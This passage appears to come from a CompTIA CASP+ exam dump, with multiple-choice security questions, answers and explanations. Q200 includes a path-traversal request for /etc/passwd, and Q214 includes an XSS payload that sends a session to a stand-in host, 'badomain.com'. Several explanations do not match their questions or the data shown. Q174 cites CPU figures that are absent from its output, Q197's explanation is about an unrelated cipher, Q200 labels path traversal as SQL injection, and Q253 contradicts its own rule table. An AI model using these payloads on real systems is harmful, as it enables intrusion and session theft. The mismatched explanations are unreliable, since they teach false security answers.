- B. BAA
- C. NDA
- D. ISA

Answer: A

Explanation:

A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5: Security Testing, Section 5.7: Service Level Agreements.

NEW QUESTION 170

A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?

- A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
- B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
- C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
- D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

Answer: A

NEW QUESTION 174

A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs -----memory-----swap---io--  --system--  -----cpu-----
r b swpd free buff cache si so bi bo in cs us sy id wa st
3 0 0 44712 110052 623096 0 0 304023 30004040 217 883 13 3 83 1 0
1 0 0 44408 110052 623096 0 0 300 200003 88 1446 31 4 65 0 0
0 0 0 44524 110052 623096 0 0 400020 20 84 872 11 2 87 0 0
0 2 0 44516 110052 623096 0 0 10 0 149 142 18 5 77 0 0
0 0 0 44524 110052 623096 0 0 0 0 60 431 14 1 85 0 0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

- A. 65
- B. 77
- C. 83
- D. 87

Answer: D

Explanation:

The process ID 87 can be the starting point for an investigation of a possible buffer overflow attack, as it shows a high percentage of CPU utilization (99.7%) and a suspicious command name (graphic.linux_randomization.prg). A buffer overflow attack is a type of attack that exploits a vulnerability in an application or system that allows an attacker to write data beyond the allocated buffer size, potentially overwriting memory segments and executing malicious code. A high CPU utilization could indicate that the process is performing intensive or abnormal operations, such as a buffer overflow attack. A suspicious command name could indicate that the process is trying to disguise itself or evade detection, such as by mimicking a legitimate program or using random characters. The other process IDs do not show signs of a buffer overflow attack, as they have low CPU utilization and normal command names. Verified References:

<https://www.comptia.org/blog/what-is-buffer-overflow> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 178

A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

- A. Degaussing
- B. Overwriting
- C. Shredding
- D. Formatting
- E. Incinerating

Answer: C

Explanation:

Shredding is the most secure way to dispose of the SSDs given the CISO's concern. Shredding involves physically destroying the SSDs by cutting them into small pieces that make the data unrecoverable. Shredding is the ultimate data destruction method for both HDDs and SSDs, as it ensures that no data remanence is left on the media.

NEW QUESTION 179

A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

- A. Mirror the blobs at a local data center.
- B. Enable fast recovery on the storage account.
- C. Implement soft delete for blobs.
- D. Make the blob immutable.

Answer: C

Explanation:

Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

NEW QUESTION 181

A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?

- A. Automated vulnerability scanning
- B. Centralized logging, data analytics, and visualization
- C. Threat hunting
- D. Threat emulation

Answer: D

Explanation:

Threat emulation is the method that should be used to test an incident response playbook for insider attacks. Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack. References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

NEW QUESTION 185

An organization is designing a network architecture that must meet the following requirements:

Users will only be able to access predefined services. Each user will have a unique allow list defined for access.

The system will construct one-to-one subject/object access paths dynamically.

Which of the following architectural designs should the organization use to meet these requirements?

- A. Peer-to-peer secure communications enabled by mobile applications
- B. Proxied application data connections enabled by API gateways
- C. Microsegmentation enabled by software-defined networking
- D. VLANs enabled by network infrastructure devices

Answer: C

Explanation:

Microsegmentation enabled by software-defined networking is an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically. Microsegmentation is a technique that divides a network into smaller segments or zones based on granular criteria, such as applications, services, users, or devices. Microsegmentation can provide fine-grained access control and isolation for network resources, preventing unauthorized or lateral movements within the network. Software-defined networking is a technology that decouples the control plane from the data plane in network devices, allowing centralized and programmable management of network functions and policies. Software-defined networking can enable microsegmentation by dynamically creating and enforcing network segments or zones based on predefined rules or policies. Peer-to-peer secure communications enabled by mobile applications is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as peer-to-peer secure communications is a technique that allows direct and encrypted communication between two or more parties without relying on a central server or intermediary. Proxied application data connections enabled by API gateways is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as proxied application data connections is a technique that allows indirect and filtered communication between applications or services through an intermediary device or service that can modify or monitor the traffic. VLANs (virtual local area networks) enabled by network infrastructure devices is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as VLANs are logical segments of a physical network that can group devices or users based on common criteria, such as function, department, or location. Verified References: <https://www.comptia.org/blog/what-is-microsegmentation> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 189

A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.

Which of the following compensating controls would be BEST to implement in this situation?

- A. EDR
- B. SIEM
- C. HIDS
- D. UEBA

Answer: B

Explanation:

Reference: <https://runpanther.io/cyber-explained/cloud-based-siem-explained/>

NEW QUESTION 191

A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

- A. Accept
- B. Avoid
- C. Transfer
- D. Mitigate

Answer: D

NEW QUESTION 192

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells. Which of the following techniques will MOST likely meet the business's needs?

- A. Performing deep-packet inspection of all digital audio files
- B. Adding identifying filesystem metadata to the digital audio files
- C. Implementing steganography
- D. Purchasing and installing a DRM suite

Answer: C

Explanation:

Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified References: <https://www.comptia.org/blog/what-is-steganography> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 194

An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.

Which of the following historian server locations will allow the business to get the required reports in an and IT environment?

- A. In the environment, use a VPN from the IT environment into the environment.
- B. In the environment, allow IT traffic into the environment.
- C. In the IT environment, allow PLCs to send data from the environment to the IT environment.
- D. Use a screened subnet between the and IT environments.

Answer: D

Explanation:

A screened subnet is a network segment that separates two different environments, such as (operational technology) and IT (information technology), and provides security controls to limit and monitor the traffic between them. This would allow the business to get the required reports from the historian server without exposing the environment to unnecessary risks. Using a VPN, allowing IT traffic, or allowing PLCs to send data are less secure options that could compromise the environment. Verified References: <https://www.comptia.org/blog/what-is-operational-technology> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 197

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.

Which of the following should the company use to make this determination?

- A. Threat hunting
- B. A system penetration test
- C. Log analysis within the SIEM tool
- D. The Cyber Kill Chain

Answer: B

Explanation:

The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: <https://www.comptia.org/blog/what-is-a-cipher> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 200

A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../../etc/passwd
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

- A. Installing a network firewall
- B. Placing a WAF inline
- C. Implementing an IDS
- D. Deploying a honeypot

Answer: B

Explanation:

The output shows a SQL injection attack that is trying to exploit a web application. A WAF (Web Application Firewall) is a security solution that can detect and block malicious web requests, such as SQL injection, XSS, CSRF, etc. Placing a WAF inline would prevent the attack from reaching the web server and database. References: https://owasp.org/www-community/attacks/SQL_Injection <https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/>

NEW QUESTION 201

A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employee recently received an email that appeared to be a claim form, but it installed malicious software on the employee's laptop when it was opened.

- A. Implement application whitelisting and add only the email client to the whitelist for laptops in the claims processing department.
- B. Require all laptops to connect to the VPN before accessing email.
- C. Implement cloud-based content filtering with sandboxing capabilities.
- D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

Answer: C

Explanation:

Implementing cloud-based content filtering with sandboxing capabilities is the best solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form. Cloud-based content filtering is a technique that uses a cloud service to filter or block web traffic based on predefined rules or policies, preventing unauthorized or malicious access to web resources or services. Cloud-based content filtering can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can scan or analyze email attachments before they reach the mailbox and block or quarantine them if they are malicious. Sandboxing is a technique that uses an isolated or virtualized environment to execute or test suspicious or untrusted code or applications, preventing them from affecting the host system or network. Sandboxing can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can run or detonate email attachments in a safe environment and observe their behavior or impact before allowing them to reach the mailbox. Implementing application whitelisting and adding only the email client to the whitelist for laptops in the claims processing department is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the usability or functionality of other applications on the laptops that may be needed for work purposes, as well as not prevent malicious software from running within the email client. Requiring all laptops to connect to the VPN (virtual private network) before accessing email is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could introduce latency or performance issues for accessing email, as well as not prevent malicious software from reaching or executing on the laptops. Installing a mail gateway to scan incoming messages and strip attachments before they reach the mailbox is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the normal operations or functionality of email communication, as well as not prevent legitimate attachments from reaching the mailbox. Verified References: <https://www.comptia.org/blog/what-is-cloud-based-content-filtering> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 204

A company wants to improve the security of its web applications that are running on in-house servers. A risk assessment has been performed and the following capabilities are desired:

- Terminate SSL connections at a central location
- Manage both authentication and authorization for incoming and outgoing web service calls
- Advertise the web service API
- Implement DLP and anti-malware features

Which of the following technologies will be the BEST option?

- A. WAF
- B. XML gateway
- C. ESB gateway
- D. API gateway

Answer: D

Explanation:

An API gateway is a device or software that acts as an intermediary between clients and servers that provide web services through application programming interfaces (APIs). An API gateway can provide various functions such as:

- ? Terminating SSL connections at a central location, reducing the overhead on the backend servers and simplifying certificate management
- ? Managing both authentication and authorization for incoming and outgoing web service calls, enforcing security policies and access control
- ? Advertising the web service API, providing documentation and discovery features for developers and consumers

? Implementing DLP and anti-malware features, preventing data leakage and malicious code injection A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can provide some protection for web services, but it does not provide all the functions of an API gateway. An XML gateway is a device or software that validates, transforms, and routes XML messages between clients and servers that provide web services. An XML gateway can provide some functions of an API gateway, but it is limited to XML-based web services and does not support other formats such as JSON. An enterprise service bus (ESB) gateway is a device or software that integrates and orchestrates multiple web services into a single service or application. An ESB gateway can provide some functions of an API gateway, but it is more focused on business logic and workflow rather than security and performance.

References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

NEW QUESTION 207

A company's product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company's reputation in the market.

Which of the following should the company implement to address the risk of system unavailability?

- A. User and entity behavior analytics
- B. Redundant reporting systems
- C. A self-healing system
- D. Application controls

Answer: D

NEW QUESTION 212

In order to authenticate employees who, call in remotely, a company's help desk staff must be able to view partial information about employees because the full information may be considered sensitive. Which of the following solutions should be implemented to authenticate employees?

- A. Data scrubbing
- B. Field masking
- C. Encryption in transit
- D. Metadata

Answer: B

Explanation:

Field masking is a technique that hides or obscures part of the information in a data field, such as a password, credit card number, or social security number. Field masking can be used to protect sensitive or confidential data from unauthorized access or disclosure, while still allowing authorized users to view or verify the data. Field masking should be implemented to authenticate employees who call in remotely by allowing the help desk staff to view partial information about employees, because field masking would:

- ? Enable the help desk staff to verify the identity of the employees by asking them to provide some characters or digits from their data fields, such as their employee ID or email address.
- ? Prevent the help desk staff from viewing the full information about employees, which may be considered sensitive and subject to privacy regulations or policies.
- ? Reduce the risk of data leakage, theft, or misuse by limiting the exposure of sensitive data to only those who need it.

NEW QUESTION 214

A threat analyst notices the following URL while going through the HTTP logs.

```
http://www.safecrowling.com/search.asp?q=<script>x=newimage;x.src="http://badomain.com/session/</script>
```

Which of the following attack types is the threat analyst seeing?

- A. SQL injection
- B. CSRF
- C. Session hijacking
- D. XSS

Answer: D

Explanation:

XSS stands for cross-site scripting, which is a type of attack that injects malicious code into a web page that is then executed by the browser of a victim. The URL in the question contains a script tag that tries to execute a JavaScript code from an external source, which is a sign of XSS. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://owasp.org/www-community/attacks/xss/>

NEW QUESTION 218

All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:

Leaked to the media via printing of the documents Sent to a personal email address

Accessed and viewed by systems administrators Uploaded to a file storage site

Which of the following would mitigate the department's concerns?

- A. Data loss detection, reverse proxy, EDR, and PGP
- B. VDI, proxy, CASB, and DRM
- C. Watermarking, forward proxy, DLP, and MFA
- D. Proxy, secure VPN, endpoint encryption, and AV

Answer: B

Explanation:

VDI (virtual desktop infrastructure), proxy, CASB (cloud access security broker), and DRM (digital rights management) are technologies that can mitigate the concerns of processing sensitive information using SaaS (software as a service) collaboration tools. VDI is a technology that provides virtualized desktop environments for users that are hosted and managed by a central server, allowing users to access applications or data from any device or location. VDI can prevent data leakage to the media via printing of documents, as it can restrict or monitor the printing capabilities or permissions of users or devices. Proxy is a technology that acts as an intermediary between clients and servers, filtering or modifying web traffic based on predefined rules or policies. Proxy can prevent data leakage to a personal email address, as it can block or redirect web requests to unauthorized or untrusted email domains or services. CASB is a technology that provides visibility and control over cloud services or applications, enforcing security policies or compliance requirements based on predefined rules or criteria. CASB can prevent data access and viewing by systems administrators, as it can encrypt or mask sensitive data before it reaches the cloud provider or application, making it unreadable or inaccessible by unauthorized parties. DRM is a technology that restricts the access, use, modification, or distribution of digital content or devices, enforcing the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent data upload to a file storage site, as it can limit or disable the copying, sharing, or transferring capabilities or permissions of users or devices. Verified References: <https://www.comptia.org/blog/what-is-vgi> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 220

A healthcare system recently suffered from a ransomware incident As a result the board of directors decided to hire a security consultant to improve existing network security. The security consultant found that the healthcare network was completely flat, had no privileged access limits and had open RDP access to servers with personal health information. As the consultant builds the remediation plan, which of the following solutions would BEST solve these challenges? (Select THREE).

- A. SD-WAN
- B. PAM
- C. Remote access VPN
- D. MFA
- E. Network segmentation
- F. BGP

G. NAC

Answer: ACE

NEW QUESTION 224

A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one. Which of the following would be BEST suited to meet these requirements?

- A. ARF
- B. ISACs
- C. Node.js
- D. OVAL

Answer: D

Explanation:

OVAL (Open Vulnerability and Assessment Language) is a standard that would be best suited for creating checks for a zero-day vulnerability in an organization's internally developed software. OVAL is a standard for expressing system configuration information and vulnerabilities in an XML format, allowing interoperability and automation among different security tools and platforms. An engineer can use OVAL to create definitions or tests for specific vulnerabilities or states in the software, and then use OVAL-compatible tools to scan or evaluate the software against those definitions or tests. ARF (Asset Reporting Format) is not a standard for creating checks for vulnerabilities, but a standard for expressing information about assets and their characteristics in an XML format, allowing interoperability and automation among different security tools and platforms. ISACs (Information Sharing and Analysis Centers) are not standards for creating checks for vulnerabilities, but organizations that collect, analyze, and disseminate information about threats, vulnerabilities, incidents, or best practices among different sectors or communities. Node.js is not a standard for creating checks for vulnerabilities, but a runtime environment that allows executing JavaScript code outside of a web browser, enabling the development of scalable web applications or services. Verified References: <https://www.comptia.org/blog/what-is-oval>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 227

A company wants to improve its active protection capabilities against unknown and zero-day malware. Which of the following is the MOST secure solution?

- A. NIDS
- B. Application allow list
- C. Sandbox detonation
- D. Endpoint log collection
- E. HIDS

Answer: C

NEW QUESTION 228

A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources. Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

- A. Union filesystem overlay
- B. Cgroups
- C. Linux namespaces
- D. Device mapper

Answer: B

Explanation:

Cgroups (control groups) is a core Linux concept that reflects the ability to limit resource allocation to containers, such as CPU, memory, disk I/O, or network bandwidth. Cgroups can help prevent resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources, as it can enforce quotas or priorities for each container or group of containers. Union filesystem overlay is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a technique that allows multiple filesystems to be mounted on the same mount point, creating a layered representation of files and directories. Linux namespaces is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a feature that isolates and virtualizes system resources for each process or group of processes, creating independent instances of global resources. Device mapper is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a framework that provides logical volume management, encryption, or snapshotting capabilities for block devices. Verified References: <https://www.comptia.org/blog/what-is-cgroups>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 229

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes. Which of the following should a security architect recommend?

- A. A DLP program to identify which files have customer data and delete them
- B. An ERP program to identify which processes need to be tracked
- C. A CMDB to report on systems that are not configured to security baselines
- D. A CRM application to consolidate the data and provision access based on the process and need

Answer: D

Explanation:

Reference: [https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20\(CMDB,the%20relationships%20between%20those%20components](https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20(CMDB,the%20relationships%20between%20those%20components)

NEW QUESTION 230

A company was recently infected by malware. During the root cause analysis, the company determined that several users were installing their own applications. TO prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

- A. Signing
- B. Access control
- C. HIPS
- D. Permit listing

Answer: D

NEW QUESTION 233

A company is outsourcing to an MSSP that performs managed detection and response services. The MSSP requires a server to be placed inside the network as a log aggregate and allows remote access to MSSP analyst. Critical devices send logs to the log aggregator, where data is stored for 12 months locally before being archived to a

multitenant cloud. The data is then sent from the log aggregate to a public IP address in the MSSP datacenter for analysis.

A security engineer is concerned about the security of the solution and notes the following.

- * The critical device send cleartext logs to the aggregator.
- * The log aggregator utilize full disk encryption.
- * The log aggregator sends to the analysis server via port 80.
- * MSSP analysis utilize an SSL VPN with MFA to access the log aggregator remotely.
- * The data is compressed and encrypted prior to being achieved in the cloud. Which of the following should be the engineer's GREATEST concern?

- A. Hardware vulnerabilities introduced by the log aggregate server
- B. Network bridging from a remote access VPN
- C. Encryption of data in transit
- D. Multinancy and data remnants in the cloud

Answer: C

Explanation:

Encryption of data in transit should be the engineer's greatest concern regarding the security of the solution. Data in transit refers to data that is being transferred over a network or between devices. If data in transit is not encrypted, it can be intercepted, modified, or stolen by attackers who can exploit vulnerabilities in the network protocols or devices. The solution in the question sends logs from the critical devices to the aggregator in cleartext and from the aggregator to the analysis server via port 80, which are both insecure methods that expose the data to potential attacks. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://us-cert.cisa.gov/ncas/tips/ST04-019>

NEW QUESTION 236

A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Which of the following would be BEST for the developer to perform? (Choose two.)

- A. Utilize code signing by a trusted third party.
- B. Implement certificate-based authentication.
- C. Verify MD5 hashes.
- D. Compress the program with a password.
- E. Encrypt with 3DES.
- F. Make the DACL read-only.

Answer: AF

Explanation:

Utilizing code signing by a trusted third party and making the DACL (discretionary access control list) read-only are actions that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Code signing is a technique that uses digital signatures to verify the authenticity and integrity of code, preventing unauthorized modifications or tampering. A trusted third party, such as a certificate authority, can issue and validate digital certificates for code signing. A DACL is an attribute of an object that defines the permissions granted or denied to users or groups for accessing or modifying the object. Making the DACL read-only can prevent unauthorized users or groups from changing the permissions or accessing the code. Implementing certificate-based authentication is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for verifying the identity of users or devices based on digital certificates, preventing unauthorized access or impersonation. Verifying MD5 hashes is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for checking the integrity of files based on cryptographic hash functions, detecting accidental or intentional changes or corruption. Compressing the program with a password is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for reducing the size of files and protecting them with a password, preventing unauthorized access or extraction. Encrypting with 3DES is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for protecting the confidentiality of data based on symmetric-key encryption algorithms, preventing unauthorized disclosure or interception. Verified References: <https://www.comptia.org/blog/what-is-code-signing>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 241

The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:

- * Transaction being requested by unauthorized individuals.
- * Complete discretion regarding client names, account numbers, and investment information.
- * Malicious attackers using email to malware and ransomware.
- * Exfiltration of sensitive company information.

The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

- A. Data loss prevention
- B. Endpoint detection response

- C. SSL VPN
- D. Application whitelisting

Answer: A

Explanation:

Data loss prevention (DLP) is the best option to resolve the board's concerns for this email migration. DLP is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block email messages based on predefined rules and criteria, such as content, sender, recipient, attachment, etc. DLP can help protect transactions, customer data, and company information from being compromised by malicious actors or accidental leaks. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how- does-it-work.html>

NEW QUESTION 246

A software company is developing an application in which data must be encrypted with a cipher that requires the following:

- * Initialization vector
- * Low latency
- * Suitable for streaming

Which of the following ciphers should the company use?

- A. Cipher feedback
- B. Cipher block chaining message authentication code
- C. Cipher block chaining
- D. Electronic codebook

Answer: A

Explanation:

Cipher feedback (CFB) is a mode of operation for block ciphers that allows them to encrypt streaming data. CFB uses an initialization vector (IV) and a block cipher to generate a keystream that is XORed with the plaintext to produce the ciphertext. CFB has low latency because it can encrypt each byte or bit of plaintext as soon as it arrives, without waiting for a full block. CFB is suitable for streaming data because it does not require padding or block synchronization.

* B. Cipher block chaining message authentication code (CBC-MAC) is a mode of operation for block ciphers that provides both encryption and authentication. CBC-MAC uses an IV and a block cipher to encrypt the plaintext and generate a MAC value that is appended to the ciphertext. CBC-MAC has high latency because it requires the entire message to be processed before generating the MAC value. CBC-MAC is not suitable for streaming data because it requires padding and block synchronization.

* C. Cipher block chaining (CBC) is a mode of operation for block ciphers that provides encryption only. CBC uses an IV and a block cipher to encrypt each block of plaintext by XORing it with the previous ciphertext block. CBC has high latency because it requires a full block of plaintext before encryption. CBC is not suitable for streaming data because it requires padding and block synchronization.

* D. Electronic codebook (ECB) is a mode of operation for block ciphers that provides encryption only. ECB uses a block cipher to encrypt each block of plaintext independently. ECB has low latency because it can encrypt each block of plaintext as soon as it arrives. However, ECB is not suitable for streaming data because it requires padding and block synchronization. Moreover, ECB is insecure because it does not use an IV and produces identical ciphertext blocks for identical plaintext blocks.

NEW QUESTION 251

An organization is preparing to migrate its production environment systems from an on- premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.

Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

- A. Migrating operations assumes the acceptance of all risk.
- B. Cloud providers are unable to avoid risk.
- C. Specific risks cannot be transferred to the cloud provider.
- D. Risks to data in the cloud cannot be mitigated.

Answer: C

Explanation:

According to NIST SP 800-146, cloud computing introduces new risks that need to be assessed and managed by the cloud consumer. Some of these risks are related to the shared responsibility model of cloud computing, where some security controls are implemented by the cloud provider and some by the cloud consumer. The cloud consumer cannot transfer all the risks to the cloud provider and needs to understand which risks are retained and which are mitigated by the cloud provider.³

NEW QUESTION 253

A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

- A. Contact the email service provider and ask if the company IP is blocked.
- B. Confirm the email server certificate is installed on the corporate computers.
- C. Make sure the UTM certificate is imported on the corporate computers.
- D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: D

Explanation:

IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25). References: <https://www.techopedia.com/definition/2460/internet-message-access-protocol-secure-imaps> <https://www.sophos.com/en-us/support/knowledgebase/115145.aspx>

NEW QUESTION 256

A significant weather event caused all systems to fail over to the disaster recovery site successfully. However, successful data replication has not occurred in the last six months, which has resulted in the service being unavailable. V•Vh1ch of the following would BEST prevent this scenario from happening again?

- A. Performing routine tabletop exercises
- B. Implementing scheduled, full interruption tests
- C. Backing up system log reviews
- D. Performing department disaster recovery walk-throughs

Answer: B

NEW QUESTION 259

An administrator at a software development company would like to protect the integrity of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

- A. The NTP server is set incorrectly for the developers
- B. The CA has included the certificate in its CR
- C. The certificate is set for the wrong key usage.
- D. Each application is missing a SAN or wildcard entry on the certificate

Answer: C

Explanation:

